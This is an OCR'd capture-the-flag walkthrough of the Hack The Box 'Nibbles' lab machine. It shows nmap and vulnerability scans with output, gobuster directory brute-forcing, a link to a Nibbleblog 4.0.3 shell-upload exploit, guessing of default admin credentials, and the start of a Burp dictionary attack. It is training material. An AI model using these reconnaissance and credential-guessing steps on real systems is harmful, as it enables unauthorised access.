
```
 _____ _____ _____ _____ _____ _____ _____ _____ _____ _____
||C |||H |||A |||C |||K |||A |||0 |||1 |||0 |||1 ||
||__|||__|||__|||__|||__|||__|||__|||__|||__|||__||
|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|
```


[...]	Developer:	Alonso Garcia	[...]
[...]	Version:	1.0.	[...]
[...]	Codename:	HACKLAB HTB – Nibbles	[...]
[...]	Report to:	chacka0101 @ gmail.com	[...]
[...]	Homepage:	https://github.com/chacka0101/HACKLABS	[...]
[...]	Publication Date:	JUN/08/2020	[...]

HACKLAB Hack The Box - Nibbles




Hostname: Nibbles
IP: 10.10.10.75
Operating System: Linux

Walkthrough

Port and service scanning:

root@kali:~# nmap -T4 -sC -sV -p 1-65535 10.10.10.75




Banner grabbing:

Knowing port 22 is open on the victim's network we preferred to terminal and the following image as shown below:


```
root@kali:~# ssh 10.10.10.75
The authenticity of host '10.10.10.75 (10.10.10.75)' can't be established.
ECDSA key fingerprint is SHA256:6Xub2G5qowxZGyUBvUK4Y0przngGD5J2UyeMhJSdCZGw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.75' (ECDSA) to the list of known hosts.
root@10.10.10.75's password:
```

Knowing port 80 is open on the victim's network we preferred to explore his IP in the browser and the following image as shown below:

http://10.10.10.75/



http://10.10.10.75/nibbleblog/



Scan vul:

root@kali:~# sudo nmap -p 22,80 -sC --script=*-vuln-* -vvv 10.10.10.75


```
root@kali:~# sudo nmap -p 22,80 -sC --script=*-vuln-* -vvv 10.10.10.75
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-08 02:08 EDT
NSE: Loaded 44 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
Initiating Ping Scan at 02:08
Scanning 10.10.10.75 [4 ports]
Completed Ping Scan at 02:08, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:08
Completed Parallel DNS resolution of 1 host. at 02:08, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:08
Scanning 10.10.10.75 [2 ports]
Discovered open port 22/tcp on 10.10.10.75
Discovered open port 80/tcp on 10.10.10.75
Completed SYN Stealth Scan at 02:08, 0.14s elapsed (2 total ports)
NSE: Script scanning 10.10.10.75.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 2.70s elapsed
Nmap scan report for 10.10.10.75
Host is up, received echo-reply ttl 63 (0.097s latency).
Scanned at 2020-06-08 02:08:42 EDT for 3s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 02:08
Completed NSE at 02:08, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
root@kali:~#
```

Brute Force Directories:

root@kali:~# **gobuster -u http://10.10.10.75/nibbleblog/ -w /usr/share/wordlists/dirb/common.txt -t 50**


Logging into admin panel

http://10.10.10.75/nibbleblog/admin.php




Navigate to the README page and there we find out that it is using version 4.0.3.

http://10.10.10.75/nibbleblog/README




Search exploit:



Gaining an Initial Foothold


Navigate to the shell upload exploit page.

https://dl.packetstormsecurity.net/1509-exploits/nibbleblog403-exec.txt



Follow the exploit phases:

1. Verify the version




2. Credentials are required


Method 1:

I need admin credentials. When I'm presented with an enter credentials page, the first thing I try is common credentials (admin/admin, admin/nibbles, nibbles/nibbles, nibbles/admin). If that doesn't work out, I look for default credentials online that are specific to the technology. Last, I use a password cracker if all else fails.

In this case, the common credentials **admin/nibbles** worked!

http://10.10.10.75/nibbleblog/admin.php








Method 2 POC:

Configure Burp Suite:
https://github.com/chacka0101/HACKLABS/blob/master/HACKLAB%20BURP%20SUITE%20CONFIG.pdf

Capture structure password dictionary attack:








